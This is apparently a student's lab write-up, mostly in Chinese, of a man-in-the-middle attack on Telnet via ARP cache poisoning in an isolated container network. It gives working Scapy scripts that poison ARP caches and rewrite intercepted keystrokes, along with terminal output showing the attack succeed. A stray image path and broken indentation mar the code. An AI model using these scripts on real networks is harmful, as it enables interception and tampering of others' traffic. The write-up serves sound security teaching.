

## Task 2: MITM Attack on Telnet using ARP Cache Poisoning

---

### Step 1 Launch the ARP cache poisoning attack

使用下面代码进行攻击：

```
#!/usr/bin/env python3
from scapy.all import *
import time

E = Ether()


A = ARP()
A.psrc = '10.9.0.6'
A.pdst = '10.9.0.5'
A.hwdst = 'ff:ff:ff:ff:ff:ff'
A.op = 1

B = ARP()
B.psrc = '10.9.0.5'
B.pdst = '10.9.0.6'
B.hwdst = 'ff:ff:ff:ff:ff:ff'
B.op = 1

while(1):
    sendp(E/A)
    sendp(E/B)
    time.sleep(5)
```

### Step 2 Testing

由于目的ip地址被映射到了M的mac地址，所以ping的icmp包会发送到M，而M并不会回应，所以源地址主机一直ping而没有回应，测试截图如下：



### Step 3 Turn on IP forwarding

使用下面命令设置M的转发自动转发打开：

```
sysctl net.ipv4.ip_forward=1
```

然后A和B就可以互相ping通了：

```

se... x se... x se... x se... x se... x se... x se... x
root@b403b23196a5:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.183 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.128 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.168 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.124 ms
^C
--- 10.9.0.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3021ms
rtt min/avg/max/mdev = 0.124/0.150/0.183/0.025 ms
root@b403b23196a5:/#

se... x se... x se... x se... x se... x se... x se... x
root@ff34e966380b:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.183 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.087 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.191 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=4 ttl=63 time=0.104 ms
^C
--- 10.9.0.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3055ms
rtt min/avg/max/mdev = 0.087/0.141/0.191/0.046 ms
root@ff34e966380b:/#

```

## Step 4 Launch the MITM attack

- 攻击时需要运行Step2中的代码。
- telnet连接成功后设置Step3中的位为0
- sniffandspooof代码如下

```

#!/usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        # 1) We need to delete the checksum in the IP & TCP headers,
        # because our modification will make them invalid.

```

```

# Scapy will recalculate them if these fields are missing.
# 2) We also delete the original TCP payload.
newpkt = IP(bytes(pkt[IP]))
del(newpkt.chksum)
del(newpkt[TCP].payload)
del(newpkt[TCP].chksum)
#####
# Construct the new payload based on the old payload.
# Students need to implement this part.
if pkt[TCP].payload:
    data = pkt[TCP].payload.load # The original payload data
    print("request\n\n")
    print(data)
    print(pkt[Ether].src)
    newdata = b'Z' # No change is made in this sample code
    send(newpkt/newdata)
else:
    send(newpkt)
#####
elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
    # Create new packet based on the captured one
    # Do not make any change
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("reply\n\n")
        print(data)
        print(pkt[Ether].src)
    else:
        print("\nreply without load\n")
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].chksum)
    send(newpkt)
# f = "(tcp) and (not ether src host 02:42:0a:09:00:69)"
# f = 'tcp'
f = f"tcp and (not ether src 02:42:01:09:00:69)"
pkt = sniff(filter=f, prn=spoof_pkt)

```

攻击结果如下，在telnet的client端无论输入什么都会显示字符'Z'

```
seed@VM: ~/.../volumes
seed@ff34e966380b:~$ ZZ
```

根据程序中的辅助打印信息，可以很清晰地看出整个攻击过程，A发送'd'给M，M修改为'Z'发送给B，B回答'Z'给M，M直接转发'Z'给A，最终A输出'Z'

```
seed@VM: ~/.../volumes
root@505684e746f7:/volumes# python3 sniff_spoof.py
^Croot@505684e746f7:/volumes# python3 sniff_spoof.py
request

b'd'
02:42:0a:09:00:05
.
Sent 1 packets.
request

b'Z'
02:42:0a:09:00:69
.
Sent 1 packets.
reply

b'Z'
02:42:0a:09:00:06
.
Sent 1 packets.
request

b'Z'
02:42:0a:09:00:69
```